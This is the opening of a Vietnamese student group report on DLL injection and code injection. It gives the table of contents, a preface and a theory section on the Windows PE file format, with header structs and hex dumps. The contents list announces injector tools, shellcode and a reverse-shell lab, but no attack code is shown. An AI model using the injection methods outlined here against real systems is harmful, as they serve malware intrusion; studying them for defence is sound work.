

BỘ GIÁO DỤC VÀ ĐÀO TẠO
HỌC VIỆN KỸ THUẬT MẬT MÃ



ĐỀ CƯƠNG BÀI TẬP LỚN
Môn học: **Kỹ thuật lập trình**

ĐỀ TÀI:
TÌM HIỂU DLL VÀ TẤN CÔNG CODE INJECTION

Học phần: Kỹ thuật lập trình
Mã học phần: ATCTKM4
Nhóm thực hiện: Nhóm 15

Sinh viên thực hiện:

Phạm Lâm Dương	AT200315
Vũ Duy Tân	AT200353
Đặng Công Thành	AT200157
Đinh Thị Tuyền	AT200365
Hoàng Tuấn Vũ	AT200168

Hà Nội, 2026

MỤC LỤC

DANH MỤC KÍ HIỆU VÀ VIẾT TẮT.....	III
DANH MỤC HÌNH VẼ	V
DANH MỤC BẢNG.....	VI
LỜI CẢM ƠN.....	VII
LỜI NÓI ĐẦU	VIII
CHƯƠNG 1. CƠ SỞ LÝ THUYẾT VỀ KIẾN TRÚC WINDOWS VÀ INJECTION.....	1
1.1. Kiến trúc Portable Executable (PE) trên Windows.....	1
1.1.1. Cấu trúc tổng thể PE.....	1
1.1.2. Các section chính và bảng Import Address Table (IAT)	5
1.1.3. Vai trò của IAT trong cơ chế liên kết động và gọi Windows API.....	8
1.2. Quản lý tiến trình và bộ nhớ trong Windows.....	9
1.2.1. Không gian địa chỉ ảo và mô hình User mode / Kernel mode	9
1.2.2. Quyền truy cập bộ nhớ và cơ chế Shared Memory	11
1.2.3. Định nghĩa DLL và vai trò trong Windows.....	12
1.2.4. Cơ chế nạp DLL và hàm khởi tạo DLLMain	13
1.3. Code Injection trong tầng ứng dụng.....	14
1.3.1. Bản chất và điều kiện phát sinh	14
1.3.2. Các dạng phổ biến trong môi trường runtime.....	14
1.3.3. Tác động an ninh và khả năng dẫn đến Remote Code Execution	15
1.4. DLL Injection trong tầng hệ điều hành.....	16
1.4.1. Nguyên lý thao tác tiến trình và cơ chế nạp thư viện động	16
1.4.2. Các kỹ thuật DLL Injection phổ biến	18
1.4.3. Ngưỡng cảnh sử dụng trong phân tích mã độc và hậu khai thác.....	19
CHƯƠNG 2. PHÂN TÍCH VÀ XÂY DỰNG CÔNG CỤ DLL INJECTION	20
2.1. Môi trường thực nghiệm và thư viện sử dụng	20
2.1.1. Thư viện ctypes trong Python.....	20
2.1.2. Kiểu dữ liệu và cấu trúc Windows API	21
2.2. Quy trình Classic DLL Injection trên Windows	22
2.2.1. Mô hình tổng quát các bước thực hiện	22
2.2.2. Mở tiến trình mục tiêu và thiết lập quyền truy cập (OpenProcess)... ..	23
2.2.3. Cấp phát và ghi dữ liệu vào bộ nhớ từ xa (VirtualAllocEx, WriteProcessMemory)	25
2.2.4. Tạo luồng thực thi từ xa và nạp DLL (CreateRemoteThread, LoadLibraryA)	27

2.3. Các kỹ thuật DLL Injection nâng cao	28
2.3.1. Reflective DLL Injection	28
2.3.2. Process Hollowing	29
2.4. Thiết kế và cài đặt công cụ Python Injector.....	30
2.4.1. Lưu đồ thuật toán tổng thể.....	30
2.4.2. Xây dựng module wrapper cho Windows API.....	31
2.4.3. Cơ chế xử lý lỗi và kiểm tra trạng thái thực thi.....	33
2.4.4. Xây dựng DLL mẫu	34
2.5. Thiết kế và cài đặt công cụ Process Hollowing bằng C#.....	35
2.5.1. Lưu đồ thuật toán Process Hollowing	36
2.5.2. Khai báo API và cấu trúc dữ liệu trong C# (Structs & Enums)	36
2.5.3. Xử lý PE Header và kỹ thuật thay thế mã thực thi (RunPE)	37
2.5.4. Cơ chế cấp quyền và khôi phục luồng (SetThreadContext &	37
CHƯƠNG 3. THỰC NGHIỆM, PHÂN TÍCH VÀ BIỆN PHÁP PHÒNG THỦ	39
3.1. Môi trường thực nghiệm và kịch bản kiểm thử	39
3.1.1. Cấu hình hệ thống và phòng thí nghiệm.....	39
3.1.2. Kịch bản 1 – Classic DLL Injection	40
3.1.3. Kịch bản 2 – Process Hollowing Code Injection.....	44
3.2. Kết quả thực nghiệm và đánh giá.....	46
3.2.1. Kết quả hoạt động của công cụ injector.....	46
3.2.2. Quan sát tiến trình mục tiêu sau khi bị tiêm	49
3.2.3. Các lỗi thường gặp và phương pháp khắc phục	52
3.3. Phân tích hành vi và biện pháp phòng thủ DLL Injection	53
3.3.1. Giai đoạn trước khi DLL được nạp (Pre-injection)	53
3.3.2. Giai đoạn khi DLL được nạp vào tiến trình (Injection phase)	53
3.3.3. Giai đoạn Runtime – khi DLL đang hoạt động	54
3.3.4. Vai trò của phần mềm AV/EDR trong phát hiện DLL Injection	54
3.3.5. Tổng hợp biện pháp phòng thủ theo từng giai đoạn tấn công	54
3.4. Kết luận chương	55
KẾT LUẬN	56
TÀI LIỆU THAM KHẢO	58
PHỤ LỤC	61

DANH MỤC KÍ HIỆU VÀ VIẾT TẮT

Ký hiệu/Viết tắt	Tên đầy đủ
ACL	Access Control List
ANSI	American National Standards Institute
API	Application Programming Interface
ARM	Advanced RISC Machine
ASCII	American Standard Code for Information Interchange
ASLR	Address Space Layout Randomization
AV	Antivirus
BSOD	Blue Screen Of Death
CFG	Control Flow Guard
CIA	Confidentiality Integrity Availability
CLR	Common Language Runtime
COFF	Common Object File Format
CPU	Central Processing Unit
CSRSS	Client Server Runtime Subsystem
CWE	Common Weakness Enumeration
DEP	Data Execution Prevention
DLL	Dynamic Link Library
DOS	Disk Operating System
DoS	Denial of Service
EAT	Export Address Table
EDR	Endpoint Detection and Response
EIP	Extended Instruction Pointer
FFI	Foreign Function Interface
GCC	GNU Compiler Collection
GUI	Graphical User Interface
IAT	Import Address Table
IDT	Interrupt Descriptor Table
ILT	Import Lookup Table
IPC	Inter-Process Communication
LFI	Local File Inclusion
MinGW	Minimalist GNU for Windows
MIPS	Microprocessor without Interlocked Pipeline Stages
MMU	Memory Management Unit
NT	New Technology
NX	No-eXecute
OS	Operating System
PA	Physical Address
PE	Portable Executable
PHP	PHP: Hypertext Preprocessor
PID	Process Identifier
PTE	Page Table Entry

RAM	Random Access Memory
RASP	Runtime Application Self-Protection
RCE	Remote Code Execution
RFG	Return Flow Guard
RFI	Remote File Inclusion
RIP	Register Instruction Pointer
ROP	Return-Oriented Programming
RVA	Relative Virtual Address
SEH	Structured Exception Handler
TLS	Thread Local Storage
UI	User Interface
WAF	Web Application Firewall
WDAC	Windows Defender Application Control

DANH MỤC HÌNH VẼ

Hình 1.1. Minh họa cấu trúc tệp PE	1
Hình 1.2. Cấu trúc DOS Header.....	2
Hình 1.3. Cấu trúc DOS Stub và thông báo lỗi mặc định.....	3
Hình 1.4. Hình minh họa toàn bộ PE Header.....	5
Hình 1.5. Minh họa IAT trong cấu trúc PE.....	8
Hình 1.6. User Mode và Kernel Mode	11
Hình 1.7. Hình minh họa Shared Memory	12
Hình 1.8. Mô hình tổng quát DLL Injection	17
Hình 2.1. Minh họa Classic DLL Injection.....	23
Hình 2.2. Lưu đồ thuật toán kỹ thuật chèn DLL cổ điển	30
Hình 3.1. Mô hình tổng quát	39
Hình 3.2. Mô hình thực nghiệm	40
Hình 3.3. Kết quả thực thi Injector trên Powershell	42
Hình 3.4. Xác minh PID của tiến trình bằng Process Explorer	43
Hình 3.5. Đoạn mã nguồn chứa shellcode	45
Hình 3.6. Mã nguồn chứa Shellcode trong Injector	45
Hình 3.7. Thiết lập Listener	46
Hình 3.8. Thực thi tệp Injector trên máy mục tiêu.....	46
Hình 3.9. Thực thi injector 1 trên powershell	47
Hình 3.10. Kết quả MessageBox được thực thi	47
Hình 3.11. Thực thi injector 2 trên máy Victim.....	47
Hình 3.12. Kết quả trả về Reverse Shell thành công	48
Hình 3.13. Mở notepad trên máy Victim từ Attacker	48
Hình 3.14. Kết quả mở notepad	49
Hình 3.15. System Informer trước khi inject	49
Hình 3.16. System Informer sau khi inject	50
Hình 3.17. DLL được tiêm vào trong tiến trình.....	50
Hình 3.18. Tab Thread trên System Informer	50
Hình 3.19. PID của tiến trình bị tiêm.....	51
Hình 3.20. Kiểm tra tiến trình mục tiêu với Process Explorer.....	51
Hình 3.21. Phiên TCP/IP được thiết lập với máy Attacker	51
Hình 3.22. Thread của tiến trình	52
Hình 3.23. AV phát hiện mối đe dọa bảo mật.....	52
Hình 3.24. Windows Defender phát hiện mối đe dọa bảo mật	53

DANH MỤC BẢNG

Bảng 2.1. Ánh xạ kiểu dữ liệu giữa Ctypes, C và Python	20
Bảng 2.2. Các Windows API sử dụng trong kỹ thuật DLL Injection.....	22
Bảng 2.3. Một số kiểu dữ liệu thường dùng trong Windows API	22
Bảng 2.4. Các quyền truy cập tiến trình.....	25
Bảng 2.5. Các giá trị cấp phát bộ nhớ	26
Bảng 2.6. Các cờ điều khiển tạo luồng	28
Bảng 3.1. Mô tả mô môi trường thực nghiệm.....	40

LỜI CẢM ƠN

Trong quá trình thực hiện đề tài về kỹ thuật DLL Injection trong môn học *Kỹ thuật lập trình*, nhóm đã nhận được sự hỗ trợ và hướng dẫn quý báu từ nhiều cá nhân và nguồn tài liệu khác nhau.

Trước hết, nhóm xin gửi lời cảm ơn chân thành đến giảng viên phụ trách môn học đã cung cấp những kiến thức nền tảng quan trọng về lập trình và định hướng cho nhóm trong quá trình thực hiện đề tài. Những bài giảng và sự hướng dẫn của thầy đã giúp nhóm có được cơ sở để tìm hiểu sâu hơn về các cơ chế hoạt động của hệ điều hành và các kỹ thuật liên quan.

Nhóm cũng xin cảm ơn các nguồn tài liệu, cộng đồng lập trình và các tài liệu kỹ thuật đã cung cấp nhiều thông tin hữu ích, giúp nhóm hiểu rõ hơn về cơ chế hoạt động của DLL Injection cũng như các công cụ và phương pháp được sử dụng trong quá trình nghiên cứu và thực nghiệm.

Mặc dù đã cố gắng hoàn thành đề tài một cách tốt nhất, nhưng do kiến thức và kinh nghiệm còn hạn chế nên bài báo cáo khó tránh khỏi những thiếu sót. Nhóm rất mong nhận được những ý kiến đóng góp và nhận xét từ giảng viên để có thể hoàn thiện kiến thức của mình hơn trong tương lai.

Xin chân thành cảm ơn!

LỜI NÓI ĐẦU

Ý tưởng tổng quan về dự án

Trong bối cảnh an ninh mạng hiện đại, các kỹ thuật xâm nhập vào tầng ứng dụng và hệ điều hành là những kiến thức nền tảng quan trọng để hiểu về cách thức mã độc hoạt động. Code Injection và DLL Injection là hai kỹ thuật điển hình, lợi dụng kiến trúc nội tại của Windows để đưa mã thực thi vào không gian địa chỉ của một tiến trình khác. Xuất phát từ yêu cầu của môn học và mong muốn tìm hiểu sâu về cơ chế quản lý bộ nhớ, cấu trúc tập tin thực thi (PE) cũng như các liên kết động trong hệ điều hành, bài báo cáo này tập trung nghiên cứu nguyên lý của kỹ thuật DLL Injection và Code Injection. Bên cạnh việc tìm hiểu lý thuyết, nhóm thực hiện cũng tiến hành xây dựng một công cụ thực nghiệm nhỏ bằng ngôn ngữ Python (sử dụng thư viện ctypes) để tương tác với Windows API, qua đó minh họa trực quan quy trình cấp phát bộ nhớ và nạp thư viện động vào một tiến trình đang chạy.

Mục tiêu thực hiện đề tài

Bài báo cáo hướng đến ba mục tiêu chính nhằm củng cố kiến thức nền tảng và kỹ năng thực hành. Thứ nhất, hệ thống hóa cơ sở lý thuyết về kiến trúc Windows, bao gồm cấu trúc PE, bảng Import Address Table (IAT) và cơ chế User/Kernel mode, làm nền tảng để giải thích các lỗ hổng trong quản lý tiến trình. Thứ hai, tập trung phân tích kỹ thuật, trong đó thực hành xây dựng công cụ cho kỹ thuật Classic DLL Injection và nghiên cứu nguyên lý hoạt động của các kỹ thuật nâng cao như Reflective DLL Injection hay Process Hollowing để có cái nhìn toàn diện về sự tiến hóa của các phương thức tấn công. Cuối cùng, thông qua quá trình thực nghiệm và quan sát hành vi hệ thống, bài báo cáo sẽ đánh giá rủi ro an ninh và trình bày các biện pháp phòng thủ tương ứng, giúp nhận diện dấu hiệu bất thường khi một tiến trình bị can thiệp.

CHƯƠNG 1. CƠ SỞ LÝ THUYẾT VỀ KIẾN TRÚC WINDOWS VÀ INJECTION


1.1. Kiến trúc Portable Executable (PE) trên Windows

Hệ điều hành Microsoft Windows hoạt động trên một hệ sinh thái chặt chẽ, quản lý thực thi ứng dụng, phân bổ bộ nhớ ảo và xử lý các thư viện phụ thuộc. Trung tâm của hệ sinh thái này là định dạng Portable Executable (PE) - tiêu chuẩn cốt lõi quy định cách định dạng một tệp nhị phân, cách chúng được nạp vào bộ nhớ ảo và thực thi bởi bộ xử lý. Hiểu rõ PE không chỉ có ý nghĩa học thuật trong kỹ thuật phần mềm, mà còn là nền tảng thiết yếu cho phân tích mã độc nâng cao, dịch ngược (reverse engineering) và xây dựng phòng thủ endpoint mạnh mẽ.

Portable Executable (PE) là định dạng tiêu chuẩn đóng gói được sử dụng rộng rãi cho các tệp thực thi như .exe (chương trình), .dll (thư viện liên kết động), .sys (driver hệ thống) và .scr (màn hình bảo vệ). Định dạng này mô tả cấu trúc cần thiết để Windows có thể hiểu và thực thi các loại tệp đó, bao gồm thông tin về mã máy, dữ liệu, thư viện cần thiết, và thông tin định vị các thành phần bên trong tệp. Mục tiêu thiết kế của PE là đảm bảo tính di động (portability), hỗ trợ nhiều nền tảng phần cứng (như ARM) mặc dù nó chủ yếu được sử dụng trên Windows. PE đồng thời cũng có khả năng tương thích ngược với hệ thống MS-DOS cũ. Cấu trúc của một tệp PE được tổ chức phân tầng rất logic, đi từ các header ngoài cùng lùi sâu vào các thành phần cốt lõi bên trong. Nhờ đó, Windows Loader có thể dễ dàng ánh xạ tệp vào bộ nhớ ảo và thực hiện các bước khởi tạo cần thiết.

1.1.1. Cấu trúc tổng thể PE

Về tổng thể, một tệp PE được cấu thành từ nhiều thành phần khác nhau, mỗi thành phần đảm nhiệm một vai trò riêng trong quá trình nạp và thực thi chương trình. Các thành phần chính bao gồm: DOS Header, DOS Stub, PE Header, Section Table và các Sections.



Hình 1.1. Minh họa cấu trúc tệp PE

Thành phần đầu tiên của tệp PE là DOS Header với kích thước cố định 64 bytes. Nó bắt đầu bằng chữ ký "MZ" (giá trị hex 0x5A4D) - viết tắt tên của Mark Zbikowski, một trong những kỹ sư sáng lập định dạng này tại Microsoft. Chữ ký này giúp hệ thống nhận diện đây là một tệp thực thi hợp lệ trong môi trường MS-DOS.

```
struct _IMAGE_DOS_HEADER {  
0x00 WORD e_magic;  
0x02 WORD e_cblp;  
0x04 WORD e_cp;  
0x06 WORD e_crlc;  
0x08 WORD e_cparhdr;  
0x0a WORD e_minalloc;  
0x0c WORD e_maxalloc;  
0x0e WORD e_ss;  
0x10 WORD e_sp;  
0x12 WORD e_csum;  
0x14 WORD e_ip;  
0x16 WORD e_cs;  
0x18 WORD e_lfarlc;  
0x1a WORD e_ovno;  
0x1c WORD e_res[4];  
0x24 WORD e_oemid;  
0x26 WORD e_oeminfo;  
0x28 WORD e_res2[10];  
0x3c DWORD e_lfanew;  
};
```

Hình 1.2. Cấu trúc DOS Header

Dù chứa nhiều trường dữ liệu, quan trọng nhất trong DOS Header là `e_lfanew` (nằm tại offset 0x3C, tức byte thứ 60). Trường này lưu trữ file offset trỏ trực tiếp đến phần NT Headers. Các trường còn lại (như `e_cp` - số trang, `e_crlc` - số relocation,...) chủ yếu phục vụ tính tương thích ngược. Nếu tệp PE bị chạy nhầm trên hệ thống MS-DOS thuần túy, những thông số này sẽ giúp thực thi phần DOS Stub thay vì gây lỗi hệ thống.

Nằm ngay giữa DOS Header và NT Headers là DOS Stub, một chương trình nhỏ gọn (thường chỉ vài chục bytes). Nó chứa đoạn machine code đơn giản với nhiệm vụ duy nhất: in ra màn hình thông báo lỗi tiêu chuẩn như "This program cannot be run in DOS mode" nếu người dùng cố chạy tệp trên MS-DOS, sau đó thoát một cách an toàn. Trên các hệ thống Windows hiện đại, DOS Stub bị bỏ qua hoàn toàn vì Windows Loader sẽ dựa vào giá trị `e_lfanew` để nhảy thẳng đến NT Headers. Việc giữ lại thành phần này vừa đảm bảo an toàn trên môi trường cũ, vừa không làm lãng phí đáng kể dung lượng lưu trữ.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
00000000	4D	5A	90	00	03	00	00	00	04	00	00	FF	FF	FF	00	00	MZ... ..ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	,.....@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000030	00	00	00	00	00	00	00	00	00	00	00	00	18	01	00	00	
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	6F	..°..'.Í!.,.LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	75	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$.....
00000080	09	F9	56	BB	8D	41	98	EB	4D	98	98	EB	4D	98	38	EB	.ùV,M~8ëM~8ëM~8ë
00000090	06	E0	3B	EA	41	98	98	EB	06	E0	3D	EA	8C	98	38	EB	.à;êA~8ë.à=êC~8ë
000000A0	F2	E4	C5	EB	48	98	38	EB	F2	E4	3C	EA	5E	98	38	EB	òaÄëH~8ëòa<ê~8ë
000000B0	F2	E4	3D	EA	20	98	38	EB	F2	E4	3B	EA	41	98	38	EB	òa=ê ~8ëòa;âA~8ë

Hình 1.3. Cấu trúc DOS Stub và thông báo lỗi mặc định

NT Headers (hay PE Header) là phần chính của tệp, bắt đầu bằng chữ ký "PE\0\0" (0x50450000) để xác nhận đây là định dạng chuẩn. Nếu chữ ký sai lệch, loader sẽ lập tức từ chối nạp tệp. NT Headers được chia làm hai phần chính: File Header (COFF File Header) và Optional Header.

```
struct _IMAGE_NT_HEADERS{
    0x00 DWORD Signature;
    0x04 _IMAGE_FILE_HEADER FileHeader;
    0x18 _IMAGE_OPTIONAL_HEADER OptionalHeader;
};
```

Trong đó, File Header bao gồm 20 bytes tiếp theo của PE Header, phần này chứa thông tin về sơ đồ bố trí vật lý và các đặc tính của file. File Header là cấu trúc `_IMAGE_FILE_HEADER` trong thư viện `winnt.h`:

```
typedef struct _IMAGE_FILE_HEADER { WORD Machine;
WORD NumberOfSections; DWORD TimeDateStamp; DWORD
PointerToSymbolTable; DWORD NumberOfSymbols; WORD
SizeOfOptionalHeader; WORD Characteristics; }
IMAGE_FILE_HEADER, *PIMAGE_FILE_HEADER;
```

Trong các trường trên ta cần chú ý tới:

- Machine : chứa thông tin về kiến trúc máy tính mà tệp thực thi được xây dựng để chạy trên(Intel 386, Intel 64, MIPS, ARM,...)
- NumberOfSections: đây là trường chứa số section của file. Nếu muốn thêm/xoá section trong PE file, ta cần thay đổi tương ứng trường này.
- SizeOfOptionalHeader: kích thước của Option Header
- Characteristics: là bit cờ, xác định định dạng PE File.

Một phần quan trọng nữa là Optional, mặc dù mang tên "*Optional*" (tùy chọn), phần này lại bắt buộc phải có để tệp có thể chạy được. Kích thước của nó thay đổi tùy phiên bản: 224 bytes cho *PE32* (32-bit) và 240 bytes cho *PE32+* (64-bit). Nó chứa các thông tin thiết yếu để *loader* nạp tệp vào bộ nhớ:

- Magic (2 bytes): Xác định định dạng (0x010B cho *PE32*, 0x020B cho *PE32+*).

- *AddressOfEntryPoint*: Địa chỉ *RVA (Relative Virtual Address)* trỏ đến điểm bắt đầu chạy chương trình (như hàm *main* của *.exe* hoặc *DllMain* của *.dll*).
- *ImageBase*: Địa chỉ ảo ưu tiên khi nạp vào bộ nhớ (mặc định *0x00400000* cho *.exe* 32-bit, *0x140000000* cho 64-bit).
- *SectionAlignment & FileAlignment*: Độ căn chỉnh bộ nhớ (thường *0x1000* khớp với *page size*) và căn chỉnh trên đĩa (thường *0x0200*).
- Các thông số kỹ thuật khác: Phiên bản *linker (MajorLinkerVersion, MinorLinkerVersion)*, kích thước tệp và bộ nhớ (*SizeOfCode, SizeOfInitializedData, SizeOfUninitializedData, SizeOfImage, SizeOfHeaders*), địa chỉ *section (BaseOfCode, BaseOfData)*, phiên bản OS tối thiểu (*MajorOperatingSystemVersion, MinorOperatingSystemVersion*).
- Tham số bảo mật & hệ thống: *DllCharacteristics* (hỗ trợ *ASLR, NX, Guard...*), cấu hình *Stack/Heap (Reserve và Commit)*, *Subsystem* (2 cho *GUI*, 3 cho *Console*), *Checksum* (kiểm tra tính toàn vẹn, đặc biệt cho *driver*), *LoaderFlags* (thường bằng 0), và *NumberOfRvaAndSizes* (số lượng entry trong *Data Directory*, mặc định là 16).

Trường cuối cùng của *_IMAGE_OPTIONAL_HEADER* là *Data Directory*. Đây là một mảng cấu trúc *IMAGE_DATA_DIRECTORY* structure, cứ mỗi 8 bytes thì mỗi phần lại có liên quan tới một cấu trúc dữ liệu quan trọng trong PE File. Mỗi mảng tham chiếu tới một mục đã định trước, ví dụ như import table. Cấu trúc của *Data Directory* bao gồm thông tin về địa chỉ và kích thước của cấu trúc dữ liệu:

```
typedef struct _IMAGE_DATA_DIRECTORY {
    DWORD VirtualAddress;
    DWORD Size;
} IMAGE_DATA_DIRECTORY, *PIMAGE_DATA_DIRECTORY;
```

Trong đó *_IMAGE_DATA_DIRECTORY* gồm hai trường: *VirtualAddress* - một địa chỉ ảo tương đối (*RVA*) của cấu trúc dữ liệu, *Size* - kích thước theo bytes của cấu trúc dữ liệu. Các cấu trúc trong *Data Directory* theo thứ tự từ 0 đến 15 bao gồm: *Export Table*, *Import Table*, *Resource Table*, *Exception Table*, *Certificate Table*, *Base Relocation Table*, *Debug Data*, *Architecture Data*, *Global Pointer*, *TLS Table*, *Load Config Table*, *Bound Import*, *IAT (Import Address Table)*, *Delay Import Descriptor*, *CLR Runtime Header*, và *Reserved*.

Nhờ *Data Directory*, loader có thể truy xuất cực kỳ nhanh chóng các dữ liệu cần thiết, ví dụ như phân giải các hàm import hoặc áp dụng relocation nếu *ImageBase* bị thay đổi do xung đột địa chỉ. Nhìn chung, toàn bộ cấu trúc PE đã

tạo nên một tiêu chuẩn linh hoạt, an toàn và tối ưu hóa cao cho việc quản lý tài nguyên của Windows.

Dưới đây là toàn bộ phần PE Header trong file notepad++.exe:

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	
000000C0	06	E0	3C	EA	52	98	38	EB	06	E0	3E	EA	4C	98	38	EB	.à<êR"8ë.à>êL"8ë
000000D0	06	E0	39	EA	6A	98	38	EB	4D	98	39	EB	20	9A	38	EB	.à9êj"8ëM"9ë 88ë
000000E0	94	E5	31	EA	64	99	38	EB	94	E5	38	EA	4C	98	38	EB	"â1êd"8ë"â8êL"8ë
000000F0	94	E5	C7	EB	4C	98	38	EB	4D	98	AF	EB	57	98	38	EB	"âÇêL"8ëM"~ëW"8ë
00000100	94	E5	3A	EA	4C	98	38	EB	52	69	63	68	4D	98	38	EB	"â:êL"8ëRichM"8ë
00000110	00	00	00	00	00	00	00	00	50	45	00	00	64	86	07	00	PE..dt..
00000120	50	41	2C	65	00	00	00	00	00	00	00	00	F0	00	22	00	PA,e.....8."
00000130	0B	02	0E	23	00	9C	43	00	00	4C	2A	00	00	00	00	00	...#.œC...L*.....
00000140	EC	5B	3E	00	00	10	00	00	00	00	00	40	01	00	00	00	ì[>.....@....
00000150	00	10	00	00	00	02	00	00	06	00	00	00	01	00	00	00	
00000160	06	00	00	00	00	00	00	00	00	30	6E	00	00	04	00	00	On.....
00000170	1D	51	6D	00	02	00	60	81	00	00	10	00	00	00	00	00	..Qm...`.....
00000180	00	10	00	00	00	00	00	00	00	10	00	00	00	00	00	00	
00000190	00	10	00	00	00	00	00	00	00	00	00	00	10	00	00	00	
000001A0	50	DB	52	00	08	01	00	00	58	DC	52	00	90	01	00	00	PÛR.....XÛR.....
000001B0	00	70	57	00	80	57	16	00	00	80	55	00	88	D0	01	00	.pW.€W...€U.^Đ..
000001C0	00	9C	6C	00	58	29	00	00	00	D0	6D	00	70	52	00	00	..œl.X)...Đm.pR..
000001D0	C0	AD	4D	00	1C	00	00	00	00	00	00	00	00	00	00	00	À.M.....
000001E0	00	00	00	00	00	00	00	00	00	AE	4D	00	28	00	00	00	SM. (...
000001F0	80	AC	4D	00	40	01	00	00	00	00	00	00	00	00	00	00	€-M.@.....
00000200	00	B0	43	00	D8	12	00	00	00	00	00	00	00	00	00	00	..°C.Ø.....
00000210	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	
00000220	2E	74	65	78	74	00	00	00	18	9B	43	00	00	10	00	00	.text.....>C.....
00000230	00	9C	43	00	04	00	00	00	00	00	00	00	00	00	00	00	..œC.....
00000240	00	00	00	00	20	00	00	60	2E	72	64	61	74	61	00	00	`..rdata..

Hình 1.4. Hình minh họa toàn bộ PE Header

1.1.2. Các section chính và bảng Import Address Table (IAT)

Nằm ngay sau NT Headers là Section Table - một mảng gồm các cấu trúc IMAGE_SECTION_HEADER. Mỗi cấu trúc này có kích thước 40 bytes, với tổng số lượng được quy định bởi trường *NumberOfSections* trong File Header. Section Table được sắp xếp theo thứ tự RVA (Relative Virtual Address) tăng dần.

Mỗi Section Header đóng vai trò như một bản vẽ mô tả chi tiết về một section - đơn vị lưu trữ cơ bản của code, data, tài nguyên và metadata trong file PE. Các trường dữ liệu cốt lõi bao gồm:

- Name (8 bytes): Tên section dưới dạng ASCII (ví dụ: .text, .data, .rdata hoặc tên tùy chỉnh). Tên này không bắt buộc phải kết thúc bằng ký tự null.
- VirtualSize (4 bytes): Kích thước ảo của section khi được nạp vào bộ nhớ (có thể lớn hơn kích thước thực tế trên đĩa nếu có chứa padding).
- VirtualAddress (4 bytes): Địa chỉ RVA trỏ đến điểm bắt đầu của section trong không gian bộ nhớ ảo (image).
- SizeOfRawData (4 bytes): Kích thước dữ liệu thô trên đĩa, bắt buộc phải là bội số của *FileAlignment*.
- PointerToRawData (4 bytes): Offset trỏ từ đầu file đến vị trí lưu trữ dữ liệu của section trên đĩa.

- Các trường Relocation & Linenumbers: Gồm *PointerToRelocations*, *PointerToLinenumbers*, *NumberOfRelocations*, và *NumberOfLinenumbers* (các trường này thường bằng 0 trong file PE hiện đại).
- *Characteristics* (4 bytes): Các cờ (bit flags) quyết định quyền truy cập và thuộc tính của section. Ví dụ: 0x20000000 (*Executable* - thực thi), 0x40000000 (*Readable* - đọc), 0x80000000 (*Writable* - ghi), 0x00000020 (*Code*), 0x00000040 (*Initialized data*), 0x00000080 (*Uninitialized data*), hoặc 0x04000000 (*Shared*).

Dữ liệu trong PE file được căn chỉnh theo hai hệ quy chiếu khác nhau để tối ưu hóa hiệu suất. Đầu tiên là *SectionAlignment* (Trong bộ nhớ), thường là 4096 bytes để khớp với kích thước một Page của Windows, giúp tối ưu hóa cơ chế paging và bảo mật. Thứ hai là *FileAlignment* (Trên đĩa), thường là 512 bytes để khớp với kích thước sector của ổ cứng. Do sự chênh lệch này, khoảng trống giữa các section thường được lấp đầy bằng các byte 0 (zero padding). Điều này giúp Windows Loader dễ dàng ánh xạ trực tiếp từ đĩa lên bộ nhớ mà không cần tốn chi phí copy hay tính toán lại dữ liệu thừa. Các section tiêu biểu trong một file PE bao gồm:

- *.text* (hoặc *.code*): Chứa mã lệnh thực thi chính với quyền *Readable* và *Executable*. *AddressOfEntryPoint* thường trỏ vào đây. Trong mã độc, phần này hay bị xáo trộn (obfuscate) để né tránh phần mềm diệt virus.
- *.data*: Chứa dữ liệu toàn cục đã được khởi tạo (như biến static có giá trị ban đầu), mang quyền *Readable* và *Writable*. Khi chạy thực tế, kích thước ảo có thể phình to hơn kích thước trên đĩa.
- *.rdata*: Chứa dữ liệu chỉ đọc (*Readable*), bao gồm chuỗi hằng số, bảng import và thông tin debug. Việc tách riêng giúp bảo vệ các dữ liệu này khỏi bị ghi đè ngoài ý muốn.
- *.bss*: Chứa dữ liệu toàn cục chưa khởi tạo. Trên đĩa, section này không chiếm dung lượng (*SizeOfRawData* = 0). Khi nạp vào RAM, Windows Loader sẽ cấp phát bộ nhớ dựa trên *VirtualSize* và điền toàn bộ bằng số 0.
- *.idata*: Chứa Import Directory Table (IDT) và Import Address Table (IAT), phục vụ việc gọi hàm từ các file DLL bên ngoài.
- *.edata*: Chứa Export Table (các hàm/biến mà file này chia sẻ cho phần mềm khác sử dụng).

- .rsrc: Nơi lưu trữ tài nguyên (icon, bitmap, dialog, string table, version info). Cấu trúc của nó giống như một cây thư mục để các API (như *LoadResource*) dễ dàng tra cứu.
- .reloc: Bảng Base Relocation Table, chứa danh sách các địa chỉ cần cập nhật nếu *ImageBase* (vị trí nạp file) bị thay đổi. Đây là thành phần cốt lõi hỗ trợ cơ chế bảo mật ASLR.
- .tls: Thread Local Storage, chứa dữ liệu tĩnh độc lập cho từng luồng (thread), kèm theo index và hàm callback khởi tạo.
